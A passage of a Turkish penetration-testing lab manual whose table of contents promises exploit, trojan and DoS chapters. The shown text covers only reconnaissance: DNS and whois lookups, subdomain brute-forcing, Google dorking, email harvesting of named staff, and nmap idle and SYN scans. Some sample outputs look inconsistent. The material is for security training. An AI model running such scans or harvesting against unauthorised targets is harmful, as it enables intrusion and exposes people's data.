

Güvenlik Testi Uygulamaları

Tolga Kızılkaya

tolga.kizilkaya@bg-tek.net

İçindekiler Tablosu

1 - Bilgi Toplama.....	3
1.1: DNS ile hedef sistem hakkında bilgi toplama.....	3
1.2: Bir domainin alt domainlerini bulma.....	5
1.3: Hedef sistemin IP adresinin sahibi hakkında bilgi toplama.....	6
1.4: Hedef sisteme giden yolu izleme.....	9
1.5: E-posta başlığından bilgi toplama.....	12
1.6: Arama motorlarından bilgi toplama.....	13
1.7: E-posta adresi toplamak.....	14
2 - Tarama.....	15
2.1: Ping Taraması ile Aktif Sistemleri Tespit etme.....	15
2.2: Port Tarama.....	17
2.3: Network keşfi.....	23
2.4: Uygulamaları sock/http proxy üzerinden çalıştırma.....	25
2.5: Zafiyet Taraması.....	27
3 – Servislerden Bilgi Alma.....	28
3.1: Netbios Null Session.....	28
3.2: DNS Sunucudan Bilgi Almak.....	30
3.3: SNMP ile Bilgi Almak.....	31
3.4: Kullanıcı Hesaplarının Belirlenmesi.....	33
3.5: Servis Bilgisinin Alınması.....	36
4 – Sistemlere Giriş.....	37
4.1: Şifre Deneme.....	37
4.2: Sözlük Oluşturma.....	39
4.3: Yerel Sistem Şifrelerini Ele Geçirmek.....	40
4.4: Rainbow Tablosu Oluşturmak.....	42
4.5: ADS ile Veri Gizleme.....	43
4.6: Steganography.....	44
5 – Metasploit.....	45
5.1: Exploit Kullanımı.....	45
5.2: Metasploit veritabanı bağlantısı.....	48
5.3: Meterpreter Kullanımı.....	50
5.4: Çalınan hash ile başka bir sisteme sızma.....	60
5.5: Auxilary Modülü Kullanımı.....	63
6 – Virüs, Worm ve Trojanlar.....	64
6.1: Exe trojan oluşturma.....	64
6.2: Bir exe'yi başka bir exe arkasına saklama.....	65
6.3: Excel belgesine meterpreter yerleştirme.....	66
7 – Snifferlar.....	67
7.1: Switch'lere mac flood.....	67
7.2: CAIN ile arp zehirlenme.....	68
7.3: Ettercap ile arp zehirlenme.....	70
7.4: DNS Zehirlenme.....	71
7.5: Network miner.....	72

8 – Sosyal Mühendislik.....	73
8.1: Phishing Saldırısı.....	73
9 – DOS.....	74
9.1: Smurf Saldırısı.....	74
9.2: Ping Of Death Saldırısı.....	75
9.3: Bellek Taşıma Saldırısı.....	76
9.4: DHCP Starvation.....	77
9.5: SYN saldırısı.....	78
10 – Oturum Çalma.....	79
10.1: Oturum Çalma Saldırısı.....	79
11 – Web Sunucularına Giriş.....	81
11.1: Web Sunucuna ait bilgilerin sorgulanması.....	81
11.2: Sunucu Hakkında Detaylı Bilgiler Ve Olası Zafiyetler.....	82
12 – Web Yazılım Zayıflıkları.....	83
12.1: XSS Zafiyeti İle Cookie Çalma.....	83
12.2: Komut Enjeksiyonu.....	85
12.3: Parametre ve Form Değiştirme.....	86
12.4: Directory Traversal.....	87
13 – SQL Enjeksiyonu.....	88
13.1: SQL enjeksiyonu.....	88
14 – Kablosuz Ağlar.....	90
14.1: Wifi Adaptorünü monitör moda geçirmek.....	90
14.2: Şifresiz ağları dinlemek.....	92
14.3: Gizli SSID'leri görüntülemek.....	93
14.4: WEP şifreleme kullanan ağın parolasını ele geçirme.....	95
14.5: WPA şifreleme kullanan ağın parolasını ele geçirme.....	96
14.6: WPS kullanılan cihazların keşfi ve parolasını ele geçirme.....	98
15 – Firewall & Honeypot ve IDS'ler.....	100
15.1: Basit IDS Örneği.....	100
15.2: Güvenlik Duvarı Filtreleme.....	101
15.3: Honeypot.....	102
16 – Mobil Platformlar.....	105
16.1: Apk ile android cihaza sızma.....	105
17 – Hafıza Taşması.....	107
17.1: Exploit Hazırlama.....	107
18 – Kriptografi.....	112
18.1: Hash türünü belirleme ve kırma.....	112

1 - Bilgi Toplama

1.1: DNS ile hedef sistem hakkında bilgi toplama

Amaç: DNS ile hedef sistemin ip adresini, mail sunucularını, isim sunucularını ve ip adresinde bulunan domainleri öğrenmek.

Lab Senaryosu: Bir domainin ip adresi öğrenilir. Bu domaine ait mail sunucu ve isim sunucusu öğrenilmeye çalışılır. Daha sonra domaine ait olan ip'den ters dns sorgusu yapıp, o ip'de başka domainler varsa öğrenilmeye çalışılır.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- Ping

- Dig

- Nslookup

Adımlar:

1.Adım

Hedef domaine ping atılır ve ip adresi öğrenilir.

Komut: ping www.coslat.com

Çıktısı:

```
ping www.coslat.com  
PING www.coslat.com (35.204.203.72) 56(84) bytes of data.  
64 bytes from 72.203.204.35.in-addr.arpa. (35.204.203.72): icmp_seq=1 ttl=45 time=19.3 ms
```

2.Adım

Dig ve nslookup araçları kullanılarak, daha detaylı bir sorgu yapılabilir. Bu araçlar ile ismi nereden çözdüğünüz, ne kadar sürede çözdüğünüz gibi verilere ulaşılabilir.

Komut: dig www.coslat.com

Çıktısı:

```
dig www.coslat.com  
;; ANSWER SECTION:  
www.coslat.com.      2723   IN     A      35.204.203.72  
;; Query time: 56 msec  
;; SERVER: 8.8.8.8#53(8.8.8.8)  
;; WHEN: Tue Dec 01 09:25:29 EET 2019  
;; MSG SIZE rcvd: 59
```

3.Adım

Dig aracı ile hedefin mail sunucusu öğrenilebilir.

Komut: dig mx coslat.com

Çıktısı:

```
dig mx coslat.com
;; ANSWER SECTION:
coslat.com.          15512  IN      MX      10 mx.coslat.com.
;; Query time: 53 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Tue Dec 01 09:58:18 EET 2019
;; MSG SIZE rcvd: 58
```

4.Adım

Dig aracı ile hedefin isim sunucusu öğrenilebilir.

Komut: dig ns coslat.com

Çıktısı:

```
dig ns coslat.com
;; ANSWER SECTION:
coslat.com.          21599  IN      NS      ns1.coslat.com.
;; Query time: 106 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Tue Dec 01 10:06:18 EET 2019
;; MSG SIZE rcvd: 66
```

5.Adım

Ters dns sorgusu ile bir ip üzerindeki domainler ve alt domainler bulunabilir.

Komut: dig -x 35.204.203.72

Çıktısı:

```
dig -x 35.204.203.72
;; ANSWER SECTION:
72.203.204.35.in-addr.arpa. 1799 IN      PTR      coslat.com
72.203.204.35.in-addr.arpa. 1799 IN      PTR      bg-tek.net

;; Query time: 143 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Tue Dec 01 10:09:41 EET 2019
;; MSG SIZE rcvd: 1101
```

1.2: Bir domainin alt domainlerini bulma

Amaç: Bir domaine ait alt domainleri bulmak

Lab Senaryosu: Olası alt domain olabilecek isimlerle bir sözlük oluşturulur. Bu sözlükteki isimlerle alt domain aranır. Sözlük oluşturmadan yazılımın içinde gelen varsayılan sözlükte kullanılabilir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- dnsmap

Adımlar:

1.Adım

Sözlük oluşturulmadan varsayılan sözlükle alt domain aranır.

Komut: dnsmap coslat.com

Çıktısı:

```
dnsmap coslat.com  
admin.coslat.com  
IP address #1: 35.204.203.72  
bk.coslat.com  
IP address #1: 35.204.203.72  
blog.coslat.com  
IP address #1: 35.204.203.72
```

2. Adım

Bir metin belgesine alt alta alt domain ismi olabilecek kelimeler yazılır. Daha sonra bu metin belgesi dnsmap aracına verilir.

Komut: dnsmap coslat.com -w /root/Masaüstü/sozluk/altdomain.txt

Çıktısı:

```
dnsmap coslat.com -w /root/Masaüstü/sozluk/altdomain.txt  
admin.aku.edu.tr  
IP address #1: 35.204.203.72  
test.aku.edu.tr  
IP address #1: 35.204.203.72
```

1.3: Hedef sistemin IP adresinin sahibi hakkında bilgi toplama

Amaç: Hedef sistemin IP aralığını, kime kayıtlı olduğunu, yöneticilerini, iletişim bilgilerini bulmak

Lab Senaryosu: Bir domaine sorgu yapıp domain hakkında bilgiler alınır. Daha sonra ip adresine sorgu yapıp, ip hakkında bilgi alınır ve ip bloğu öğrenilir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- whois

Adımlar:

1.Adım

Domaine sorgu yapılır. Bu sorgudan bu dominin kimin adına kayıt olduğu, yöneticileri ve iletişim bilgileri bulunabilir.

Komut: whois bg-tek.net

Çıktısı:

```
whois bg-tek.net
Domain Name: BG-TEK.NET
Registry Domain ID: 1646207046_DOMAIN_NET-VRSN
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: http://www.godaddy.com
Update Date: 2015-04-26T09:11:05Z
Creation Date: 2011-03-18T23:12:43Z
Registrar Registration Expiration Date: 2018-03-18T23:12:43Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited http://www.icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited http://www.icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited http://www.icann.org/epp#clientDeleteProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Registration Private
Registrant Organization: Domains By Proxy, LLC
Registrant Street: DomainsByProxy.com
Registrant Street: 14747 N Northsight Blvd Suite 111, PMB 309
Registrant City: Scottsdale
Registrant State/Province: Arizona
Registrant Postal Code: 85260
Registrant Country: US
Registrant Phone: +1.4806242599
Registrant Phone Ext:
```

Registrant Fax: +1.4806242598
Registrant Fax Ext:
Registrant Email: BG-TEK.NET@domainsbyproxy.com
Registry Admin ID: Not Available From Registry
Admin Name: Registration Private
Admin Organization: Domains By Proxy, LLC
Admin Street: DomainsByProxy.com
Admin Street: 14747 N Northsight Blvd Suite 111, PMB 309
Admin City: Scottsdale
Admin State/Province: Arizona
Admin Postal Code: 85260
Admin Country: US
Admin Phone: +1.4806242599
Admin Phone Ext:
Admin Fax: +1.4806242598
Admin Fax Ext:
Admin Email: BG-TEK.NET@domainsbyproxy.com
Registry Tech ID: Not Available From Registry
Tech Name: Registration Private
Tech Organization: Domains By Proxy, LLC
Tech Street: DomainsByProxy.com
Tech Street: 14747 N Northsight Blvd Suite 111, PMB 309
Tech City: Scottsdale
Tech State/Province: Arizona
Tech Postal Code: 85260
Tech Country: US
Tech Phone: +1.4806242599
Tech Phone Ext:
Tech Fax: +1.4806242598
Tech Fax Ext:
Tech Email: BG-TEK.NET@domainsbyproxy.com
Name Server: NS69.DOMAINCONTROL.COM
Name Server: NS70.DOMAINCONTROL.COM
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: <http://wdprs.internic.net/>
>>> Last update of WHOIS database: 2016-10-04T13:00:00Z <<<

For more information on Whois status codes, please visit <https://www.icann.org/resources/pages/epp-status-codes-2014-06-16-en>

2.Adım

Domaine ait ip adresine sorgulama yapılır. Bu sorgudan ip adresinin kime ait olduğu, ip aralığı gibi bilgilere ulaşılabilir.

Komut: whois 35.204.203.72

Çıktısı:

```
whois 35.204.203.72  
inetnum: 35.0.0.0 - 35.255.255.255  
netname: Bg-tek
```

descr: Bg-tek - Bursa
country: TR
org: ORG-IBTY1-RIPE
admin-c: HID1-RIPE
tech-c: HID1-RIPE
status: ASSIGNED PA
created: 2011-01-26T14:10:40Z
last-modified: 2013-12-24T11:35:44Z
source: RIPE # Filtered
organisation: ORG-IBTY1-RIPE
org-type: OTHER
created: 2012-12-22T10:04:14Z
last-modified: 2014-01-11T11:09:49Z
source: RIPE # Filtered
org: ORG-IBTY1-RIPE
nic-hdl: HID1-RIPE
mnt-by: IXIRHOST-MNT
created: 2009-12-04T06:37:21Z
last-modified: 2015-01-10T15:38:38Z
source: RIPE # Filtered

1.4: Hedef sisteme giden yolu izleme

Amaç: Hedef sisteme gönderilen paketlerin gittiği yolu izlemek

Lab Senaryosu: Hedef sisteme giden yol, udp, icmp ve tcp paketleri ile izlenir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- traceroute

Adımlar:

1.Adım

Hedef ip'ye gidilen yol izlenir. Bu adımda udp paketleri gönderilmektedir.

Komut: traceroute 35.204.203.72

Çıktısı:

traceroute 35.204.203.72

```
1 192.168.170.2 (192.168.170.2) 0.288 ms 0.202 ms 0.101 ms
2 192.168.10.254 (192.168.10.254) 0.568 ms 0.595 ms 0.577 ms
3 172.34.16.254 (172.34.16.254) 1.431 ms 1.383 ms 1.949 ms
4 ***
5 ***
6 ***
7 ***
8 host-213-14-57-125.reverse.superonline.net (213.14.57.125) 4.358 ms 4.208 ms 4.204 ms
9 ***
10 172.29.128.81 (172.29.128.81) 5.839 ms 3.874 ms 4.572 ms
11 ***
12 ***
13 ***
14 ***
15 212.156.45.169.static.turktelekom.com.tr (212.156.45.169) 46.441 ms 44.370 ms 44.277 ms
16 195.175.171.196.34-acibadem-xrs-t2-2.34-kartal-t3-3.statik.turktelekom.com.tr (195.175.171.196) 43.897 ms
43.821 ms 43.018 ms
17 81.212.212.253.00-gayrettepe-xrs-t2-2.34-acibadem-xrs-t2-2.statik.turktelekom.com.tr (81.212.212.253) 57.248 ms
57.308 ms 57.211 ms
18 195.175.174.192.00-metrocity-t3-1.00-gayrettepe-xrs-t2-2.statik.turktelekom.com.tr (195.175.174.192) 41.697 ms
42.327 ms 43.139 ms
19 88.255.15.66.dynamic.ttnet.com.tr (88.255.15.66) 47.989 ms 47.792 ms 47.679 ms
20 ***
21 ***
22 72.203.204.35.in-addr.arpa. (35.204.203.72) 43.431 ms 42.902 ms 42.732 ms
```

2.Adım

Herhangi bir atlama noktasında UDP paketleri engellenmiş olabilir. Bunun için ICMP paketleri gönderilir.

Komut: traceroute -I 35.204.203.72

Çıktısı:

```
traceroute -I 35.204.203.72
 1 192.168.170.2 (192.168.170.2) 0.338 ms 0.253 ms 0.098 ms
 2 192.168.10.254 (192.168.10.254) 0.491 ms 0.436 ms 0.385 ms
 3 172.34.16.254 (172.34.16.254) 1.010 ms 1.122 ms 1.306 ms
 4 * * *
 5 * * *
 6 * * *
 7 * * *
 8 host-213-14-57-125.reverse.superonline.net (213.14.57.125) 4.483 ms 4.639 ms 4.416 ms
 9 * * *
10 172.29.128.81 (172.29.128.81) 5.939 ms 6.428 ms 5.303 ms
11 * * *
12 host-82-222-13-145.reverse.superonline.net (82.222.13.145) 6.552 ms 6.507 ms 8.200 ms
13 * * *
14 * * *
15 212.156.45.169.static.turktelekom.com.tr (212.156.45.169) 45.642 ms 45.631 ms 45.575 ms
16 195.175.171.196.34-acibadem-xrs-t2-2.34-kartal-t3-3.statik.turktelekom.com.tr (195.175.171.196) 45.491 ms
45.425 ms 43.323 ms
17 * * *
18 195.175.174.192.00-metrocity-t3-1.00-gayrettepe-xrs-t2-2.statik.turktelekom.com.tr (195.175.174.192) 42.014 ms
42.428 ms 42.314 ms
19 88.255.15.66.dynamic.ttnet.com.tr (88.255.15.66) 50.537 ms 49.966 ms 46.539 ms
20 * * *
21 * * *
22 72.203.204.35.in-addr.arpa. (35.204.203.72) 45.315 ms 45.221 ms 45.134 ms
```

3.Adım

Herhangi bir atlama noktasında ICMP ve UDP paketleri engellenmiş olabilir. Bunun için TCP paketleri gönderilir.

Komut: traceroute -T 35.204.203.72

Çıktısı:

```
traceroute -T 35.204.203.72
 1 192.168.170.2 (192.168.170.2) 0.338 ms 0.253 ms 0.098 ms
 2 192.168.10.254 0.339 ms 0.223 ms 0.488 ms
 3 172.34.16.254 1.184 ms 0.543 ms 1.023 ms
 4 * * *
 5 * * *
 6 * * *
 7 * * *
 8 72.203.204.35.in-addr.arpa. (72.203.204.35.in-addr.arpa. (35.204.203.72) ) 3.710 ms 3.048 ms 3.492 ms
```

9 * * *

10 172.29.128.81 14.220 ms 4.381 ms 4.583 ms

11 * * *

12 * * *

13 * * *

14 * * *

15 212.156.45.169.static.turktelekom.com.tr (212.156.45.169) 45.215 ms 44.021 ms 43.246 ms

16 195.175.171.196.34-acibadem-xrs-t2-2.34-kartal-t3-3.statik.turktelekom.com.tr (195.175.171.196) 43.507 ms
45.762 ms 43.479 ms

17 81.212.212.253.00-gayrettepe-xrs-t2-2.34-acibadem-xrs-t2-2.statik.turktelekom.com.tr (81.212.212.253) 43.942 ms
* *

18 195.175.174.192.00-metrocity-t3-1.00-gayrettepe-xrs-t2-2.statik.turktelekom.com.tr (195.175.174.192) 41.214 ms
40.780 ms 43.894 ms

19 88.255.15.66.dynamic.ttnet.com.tr (88.255.15.66) 46.379 ms 46.038 ms 46.284 ms

20 * * *

21 * * *

22 72.203.204.35.in-addr.arpa. (35.204.203.72) [open] 41.240 ms 56.470 ms 58.469 ms

1.5: E-posta başlığında bilgi toplama

Amaç: Gelen bir e-postanın başlığında bilgi toplamak

Lab Senaryosu: Domainde olmayan bir kullanıcıya e-posta atılır. Mail sunucudan bir cevap gelirse, cevaptaki e-posta başlığı incelenir. Eğer mail sunucu cevap vermezse, içeriden herhangi bir kullanıcıdan mail cevabı alınmaya çalışılır.

Örnek E-posta başlığı:

```
Delivered-To: tolga.kizilkaya@coslat.com --> mailin alıcısı  
Return-Path: <harun.seker@coslat.com> --> maili gönderen  
Received: from ****.coslat.com --> mail sunucusu  
X-Originating-IP: [***.***.**.*] --> gönderenin ip adresi
```

1.6: Arama motorlarından bilgi toplama

Amaç: Arama motorlarını kullanarak hedef sistem hakkında bilgi toplamak

Lab Senaryosu: Çeşitli arama methodlarıyla, arama motorlarından bilgiler toplanır.

Kullanılan Araçlar:

- Google

Adımlar:

1.Adım

Urld e ve bir doküman içerisinde geçen kelimelere göre arama yapılır. Örnek olarak url'de coslat.com geçen siteler içerisinde "parola" geçen pdf dökümanlarını bulalım.

Komut: inurl:*coslat.com filetype:pdf "parola"

2.Adım

Belirli kriterlere göre hazırlanmış sorgular için: <https://www.exploit-db.com/google-hacking-database> adresine bakılabilir.

1.7: E-posta adresi toplamak

Amaç: Hedefe ait e-posta hesaplarını toplamak

Lab Senaryosu: Hedef domaine ait e-posta hesapları toplanır.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- theharvester

Adımlar:

1.Adım

Theharvester aracı yardımıyla e-posta adresleri toplanabilir. -d parametresi ile domain belirtilir. -b parametresi ile ise aramanın kaynağı belirtilir.

Komut: theharvester -d coslat.com -b google

Çıktısı:

```
thearvester -d coslat.com -b google
```

```
[+] Emails found:
```

```
-----
```

```
info@coslat.com
```

```
kamil.burlu@coslat.com
```

```
tolga.kizilkaya@coslat.com
```

```
harun.seker@coslat.com
```

2 - Tarama

2.1: Ping Taraması ile Aktif Sistemleri Tespit etme

Amaç: ICMP paketleri göndererek aktif hostları bulmak

Lab Senaryosu: Tek bir istemciye yada bir networke icmp paketleri gönderilir, cevap dönenler aktif kabul edilir.

Kullanılan işletim sistemi:

- Kali Linux
- Windows7

Kullanılan Araçlar:

- angry ip scanner
- nmap

Adımlar:


1.Adım

Windows 7 içerisinde masaüstünde araçlar klasöründe bulunan ipscanner aracı çalıştırılır.

Komut:

Programa bir ip yada ip aralığı girilir.

Çıktısı: Mavi olarak gözüken hostlar aktif olanlardır.



IP	Ping	Hostname	Ports [0+]
192.168.170.1	0 ms	tolga.local	[n/s]
192.168.170.2	0 ms	[n/a]	[n/s]
192.168.170.3	[n/a]	[n/s]	[n/s]
192.168.170.4	[n/a]	[n/s]	[n/s]
192.168.170.5	[n/a]	[n/s]	[n/s]
192.168.170.6	[n/a]	[n/s]	[n/s]
192.168.170.7	[n/a]	[n/s]	[n/s]
192.168.170.8	[n/a]	[n/s]	[n/s]
192.168.170.9	[n/a]	[n/s]	[n/s]
192.168.170.10	[n/a]	[n/s]	[n/s]
192.168.170.11	[n/a]	[n/s]	[n/s]
192.168.170.12	[n/a]	[n/s]	[n/s]
192.168.170.13	[n/a]	[n/s]	[n/s]
192.168.170.14	[n/a]	[n/s]	[n/s]
192.168.170.15	[n/a]	[n/s]	[n/s]
192.168.170.16	[n/a]	[n/s]	[n/s]
192.168.170.17	[n/a]	[n/s]	[n/s]
192.168.170.18	[n/a]	[n/s]	[n/s]
192.168.170.19	[n/a]	[n/s]	[n/s]

2. Adım

Kali linux üzerindeki nmap aracılıda ping taraması yapılabilir.

Komut: nmap -sn 192.168.170.0/24

Çıktısı:

```
nmap -sn 192.168.170.0/24
Starting Nmap 7.00 ( https://nmap.org ) at 2015-12-09 14:43 EET
Nmap scan report for 192.168.170.1
Host is up (0.00026s latency).
MAC Address: 01:20:36:C1:00:08 (VMware)
Nmap scan report for 192.168.170.2
Host is up (0.00026s latency).
MAC Address: 00:51:36:AF:82:1D (VMware)
Nmap scan report for 192.168.170.150
Host is up (0.00054s latency).
MAC Address: 01:1C:29:8A:3A:16 (VMware)
Nmap scan report for 192.168.170.254
Host is up (0.00024s latency).
MAC Address: 01:30:26:17:18:00 (VMware)
Nmap scan report for 192.168.170.234
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.83 seconds
```


2.2: Port Tarama

Amaç: Hedef sistemin açık portlarını, işletim sistemini, portlarda çalışan servisleri bulmak

Lab Senaryosu: Sistemin açık portları çeşitli paketler gönderilerek belirlenir. Daha sonra hedef sistemin işletim sistemi ve portlarda çalışan servisler tespit edilmeye çalışılır.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- nmap

- zenmap

Adımlar:

1.Adım

Connect scan methoduyla, TCP 3 yollu el sıkışma tamamlanarak portlara bağlantı yapılmaya çalışılır. Bağlantı yapılan portlar açık kabul edilir.

Komut: nmap -sT 192.168.170.145

Çıktısı:

```
nmap -sT 192.168.170.145
Starting Nmap 7.00 ( https://nmap.org ) at 2015-12-10 10:41 EET
Nmap scan report for 192.168.170.145
Host is up (0.00077s latency).
Not shown: 981 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
MAC Address: 01:11:29:AE:18:69 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 2.80 seconds
```

2.Adım

Syn taramasıyla, hedef porta bir syn bayrağı gönderilir. SYN/ACK yanıtı dönerse port açık kabul edilir. Bağlantıyı kapatmak için RST/ACK paketi gönderilir.

Komut: nmap -sS 192.168.170.145

Çıktısı:

```
nmap -sS 192.168.170.145
Starting Nmap 7.00 ( https://nmap.org ) at 2015-12-10 11:16 EET
Nmap scan report for 192.168.170.145
Host is up (0.00063s latency).
Not shown: 981 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
MAC Address: 11:3C:19:4E:18:49 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 6.77 seconds
```

3.Adım

Hedef sisteme zombi sistemden geliyormuş gibi kaynak adresi değiştirilmiş SYN istekleri gönderilir. Zombi makinenin RST cevaplarındaki IP ID alanları takip edilerek açık portlar tespit edilmeye çalışılır.

Komut: nmap -sI Zombi:Port Hedef

nmap -sI 192.168.170.150:80 192.168.170.145

Çıktısı:

```
nmap -sI 192.168.170.150:80 192.168.170.145
```

```
Starting Nmap 7.00 ( https://nmap.org ) at 2015-12-22 11:49 EET
Idle scan using zombie 192.168.170.150 (192.168.170.150:80); Class: Incremental
Nmap scan report for 192.168.170.145
Host is up (0.051s latency).
Not shown: 981 closed|filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49163/tcp open  unknown
MAC Address: 10:1C:39:1E:88:69 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 20.55 seconds
```

4.Adım

Hedef sistemin işletim sistemi belirlenmeye çalışılır.

Komut: nmap -O 192.168.170.145

Çıktısı:

```
nmap -O 192.168.170.145
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.18 seconds
```

4.Adım

Hedef sistemde çalışan servisler ve versiyonları belirlenmeye çalışılır.

Komut: nmap -sV 192.168.170.145

Çıktısı:

nmap -sV 192.168.170.145

Starting Nmap 7.00 (<https://nmap.org>) at 2015-12-22 13:17 EET

Nmap scan report for 192.168.170.145

Host is up (0.00039s latency).

Not shown: 980 closed ports

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Microsoft DNS 6.0.6001
80/tcp	open	http	Microsoft IIS httpd 7.0
88/tcp	open	kerberos-sec	Windows 2003 Kerberos (server time: 2015-12-22 11:17:58Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows 98 netbios-ssn
389/tcp	open	ldap	
445/tcp	open	microsoft-ds	Microsoft Windows 2003 or 2008 microsoft-ds
464/tcp	open	kpasswd5?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	tcpwrapped	
3268/tcp	open	ldap	
3269/tcp	open	tcpwrapped	
3389/tcp	open	ssl/ms-wbt-server?	
49152/tcp	open	msrpc	Microsoft Windows RPC
49153/tcp	open	msrpc	Microsoft Windows RPC
49154/tcp	open	msrpc	Microsoft Windows RPC
49155/tcp	open	msrpc	Microsoft Windows RPC
49157/tcp	open	msrpc	Microsoft Windows RPC
49158/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
49163/tcp	open	msrpc	Microsoft Windows RPC

MAC Address: 00:1C:29:4E:28:69 (VMware)

Service Info: OSs: Windows, Windows 98; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2003, cpe:/o:microsoft:windows_98

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 69.40 seconds

5.Adım

Gelişmiş tarama: işletim sistemi tahmini, versiyon tespiti, bilgi için bazı scriptler, trace gibi taramaların hepsi birden yapılır.

Komut: nmap -A 192.168.170.145

Çıktısı:

nmap -A 192.168.170.145

Starting Nmap 7.00 (<https://nmap.org>) at 2015-12-22 13:32 EET

Nmap scan report for 192.168.170.145

Host is up (0.00033s latency).

Not shown: 980 closed ports

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Microsoft DNS 6.0.6001
dns-nsid:			
_ bind.version: Microsoft DNS 6.0.6001 (17714650)			
80/tcp	open	http	Microsoft IIS httpd 7.0
http-methods:			

```
